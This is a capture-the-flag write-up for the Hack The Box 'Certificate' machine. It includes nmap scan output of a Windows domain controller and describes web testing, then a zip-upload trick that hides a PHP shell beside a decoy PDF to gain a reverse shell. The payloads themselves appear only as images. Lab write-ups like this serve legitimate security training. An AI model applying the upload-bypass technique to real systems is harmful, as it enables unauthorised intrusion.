# HTB-Certificate
Table of Contents
Start 17:22 14-07-2025
Scope:10.10.11.71Recon
Nmap
sudo nmap -sC -sV -sT -p- -vvvv -T5 --min-rate=5000 -Pn certificate.htb
PORT      STATE SERVICE       REASON  VERSION53/tcp    open  domain        syn-ack Simple DNS Plus80/tcp    open  http          syn-ack Apache httpd 2.4.58 (OpenSSL/3.1.3 PHP/8.0.30)|_http-title: Certificate | Your portal for certification| http-methods:|_  Supported Methods: GET HEAD POST OPTIONS|_http-server-header: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.0.30|_http-favicon: Unknown favicon MD5: FBA180716B304B231C4029637CCF648188/tcp    open  kerberos-sec  syn-ack Microsoft Windows Kerberos (server time: 2025-07-14 23:25:25Z)135/tcp   open  msrpc         syn-ack Microsoft Windows RPC139/tcp   open  netbios-ssn   syn-ack Microsoft Windows netbios-ssn389/tcp   open  ldap          syn-ack Microsoft Windows Active Directory LDAP (Domain: certificate.htb0., Site: Default-First-Site-Name)|_ssl-date: 2025-07-14T23:26:54+00:00; +8h00m00s from scanner time.| ssl-cert: Subject: commonName=DC01.certificate.htb| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.certificate.htb| Issuer: commonName=Certificate-LTD-CA/domainComponent=certificate445/tcp   open  microsoft-ds? syn-ack464/tcp   open  kpasswd5?     syn-ack593/tcp   open  ncacn_http    syn-ack Microsoft Windows RPC over HTTP 1.0636/tcp   open  ssl/ldap      syn-ack Microsoft Windows Active Directory LDAP (Domain: certificate.htb0., Site: Default-First-Site-Name)|_ssl-date: 2025-07-14T23:26:54+00:00; +8h00m00s from scanner time.| ssl-cert: Subject: commonName=DC01.certificate.htb| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.certificate.htb| Issuer: commonName=Certificate-LTD-CA/domainComponent=certificate3268/tcp  open  ldap          syn-ack Microsoft Windows Active Directory LDAP (Domain: certificate.htb0., Site: Default-First-Site-Name)| ssl-cert: Subject: commonName=DC01.certificate.htb| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.certificate.htb| Issuer: commonName=Certificate-LTD-CA/domainComponent=certificate|_ssl-date: 2025-07-14T23:26:54+00:00; +8h00m00s from scanner time.3269/tcp  open  ssl/ldap      syn-ack Microsoft Windows Active Directory LDAP (Domain: certificate.htb0., Site: Default-First-Site-Name)|_ssl-date: 2025-07-14T23:26:54+00:00; +8h00m00s from scanner time.| ssl-cert: Subject: commonName=DC01.certificate.htb| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.certificate.htb| Issuer: commonName=Certificate-LTD-CA/domainComponent=certificate5985/tcp  open  http          syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)|_http-title: Not Found|_http-server-header: Microsoft-HTTPAPI/2.09389/tcp  open  mc-nmf        syn-ack .NET Message Framing49667/tcp open  msrpc         syn-ack Microsoft Windows RPC49691/tcp open  ncacn_http    syn-ack Microsoft Windows RPC over HTTP 1.049692/tcp open  msrpc         syn-ack Microsoft Windows RPC49694/tcp open  msrpc         syn-ack Microsoft Windows RPC49713/tcp open  msrpc         syn-ack Microsoft Windows RPC49722/tcp open  msrpc         syn-ack Microsoft Windows RPC49748/tcp open  msrpc         syn-ack Microsoft Windows RPCService Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:| p2p-conficker:|   Checking for Conficker.C or higher...|   Check 1 (port 50770/tcp): CLEAN (Timeout)|   Check 2 (port 62565/tcp): CLEAN (Timeout)|   Check 3 (port 43669/udp): CLEAN (Timeout)|   Check 4 (port 52308/udp): CLEAN (Timeout)|_  0/4 checks are positive: Host is CLEAN or ports are blocked| smb2-security-mode:|   3:1:1:|_    Message signing enabled and required| smb2-time:|   date: 2025-07-14T23:26:17|_  start_date: N/A|_clock-skew: mean: 7h59m59s, deviation: 0s, median: 7h59m59s
80/TCP - HTTP

It’s got a variety of pages with forms to test.
I tried sending a subscription mail and viewed the request:

I started testing for xss:


Nothing, I went and copied the request and let sqlmap run:

In the meantime gobuster found an absolute boatload of endpoints:
So I went on and tried registering an account:


Apparently test already exists? I filled in the same but for test2.

I went on and logged in:

I clicked on one of the courses in the dashboard which took me here:



Some courses however don’t have an ID yet, simply because they don’t exist:
It appears though that we can upload them:


I tried uploading a reverse shell:

Guess I’ll have to improvise.
Foothold

Reverse Shell as xamppuser



I click on HERE and it takes me to the not_mal.pdf file:

But since I also added the mal/shell.php directory inside the zip, I can easily access it as follows:


I screwed up with my payload:

I used the ivan shell:


Enumeration

I went over to the webroot:

MySQL

